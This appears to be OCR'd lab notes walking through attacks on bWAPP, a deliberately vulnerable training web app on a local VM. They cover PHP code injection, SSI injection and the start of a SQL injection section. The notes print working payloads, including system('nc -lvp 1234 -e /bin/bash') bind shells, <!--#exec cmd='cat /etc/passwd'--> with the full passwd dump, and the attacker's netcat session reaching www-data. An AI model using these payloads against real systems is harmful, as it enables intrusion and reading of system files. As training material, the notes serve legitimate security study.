This is just a test page, reflecting back your **message**...

helo


bWAPP - PHP Code Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - PHP Code Injecti...

192.168.254.131/bWAPP/phpi.php?message=1; phpinfo()

bWAPP

an extremely buggy web app !

/ PHP Code Injection /


This is just a test page, reflecting back your **message**...

1

/ PHP Version 5.2.4-2ubuntu5 /

System	*Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686*
Build Date	*Feb 27 2008 20:27:58*
Server API	*Apache 2.0 Handler*
Virtual Directory Support	*disabled*
Configuration File (php.ini) Path	*/etc/php5/apache2*
Loaded Configuration File	*/etc/php5/apache2/php.ini*
Scan this dir for additional .ini files	*/etc/php5/apache2/conf.d*
additional .ini files parsed	*/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/pdo_sqlite.ini, /etc/php5/apache2/conf.d/sqlite.ini*
PHP API	*20041225*
PHP Extension	*20060613*
Zend Extension	*220060519*
Debug Build	*no*

message=1; phpinfo()



bWAPP - PHP Code Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help
bWAPP - PHP Code Injecti...


192.168.254.131/bWAPP/phpi.php?message=1; system('hostname')

bWAPP
an extremely buggy web ap
Bugs
Change Password
Create User
Set

/ PHP Code Injection /

This is just a test page, reflecting back your **message**...

1bee-box


bWAPP - PHP Code Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
bWAPP
an extremely buggy web ap
Bugs
Change Password
Create User
Set s


192.168.254.131/bWAPP/phpi.php?message=""; system('nc -lvp 1234 -e /bin/bash')

/ PHP Code Injection /

This is just a test page, reflecting back your **message**...

bee-box


phpi.php?message=""; system('nc -lvp 1234 -e /bin/bash')



```
root@kali:/var/www/web# nc -nv 192.168.254.131 1234
(UNKNOWN) [192.168.254.131] 1234 (?) open
hostname
bee-box
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Server Side Include (SSI) Injection

March 31, 2015 11:50 AM


bWAPP - SSI Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SSI Injection
192.168.254.131/bWAPP/ssii.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ Server-Side Includes (SSI) Injection /

What is your IP address? Lookup your IP address... (**bee-box** only)


First name:

<!--#exec cmd="id" -->

Last name:

d="cat /etc/passwd" -->

Lookup



File Edit View History Bookmarks Tools Help
http://192.168....WAPP/ssii.shtml
192.168.254.131/bWAPP/ssii.shtml
site without https

```
Hello uid=33(www-data) gid=33(www-data) groups=33(www-data) root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-
data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:
/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-
autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio
daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119::/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false neo:x:1001:1001::/home/neo:/bin/sh
alice:x:1002:1002::/home/alice:/bin/sh thor:x:1003:1003::/home/thor:/bin/sh wolverine:x:1004:1004::/home/wolverine:/bin/sh johnny:x:1005:1005::/home/johnny:/bin/sh
selene:x:1006:1006::/home/selene:/bin/sh postfix:x:117:129::/var/spool/postfix:/bin/false proftpd:x:118:65534::/var/run/proftpd:/bin/false ftp:x:119:65534::/home/ftp:/bin/false
snmp:x:120:65534::/var/lib/snmp:/bin/false ntp:x:121:131::/home/ntp:/bin/false ,
```

Your IP address is:

192.168.254.1

```
<!--#exec cmd="id" -->
<!--#exec cmd="cat /etc/passwd" -->
```


bWAPP - SSI Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SSI Injection
192.168.254.131/bWAPP/ssii.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Lookup


/ Server-Side Includes (SSI) Inj

What is your IP address? Lookup your IP address... (**bee-box** only)

First name:
nect to me on port 8888!

Last name:
c -lvp 8888 -e /bin/bash


connect to me on port 8888!
<!--#exec cmd="nc -lvp 8888 -e /bin/bash" -->



```
root@kali:/var/www/web# nc -nv 192.168.254.131 8888
(UNKNOWN) [192.168.254.131] 8888 (?) open
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
bee-box
```

SQLi (GET/Search)

March 31, 2015 11:53 AM




bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - SQL Injection
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credit
Search

192.168.254.131/bWAPP/sqli_1.php?title=test&action=search

/ SQL Injection (GET/Search) /

Search for a movie: test

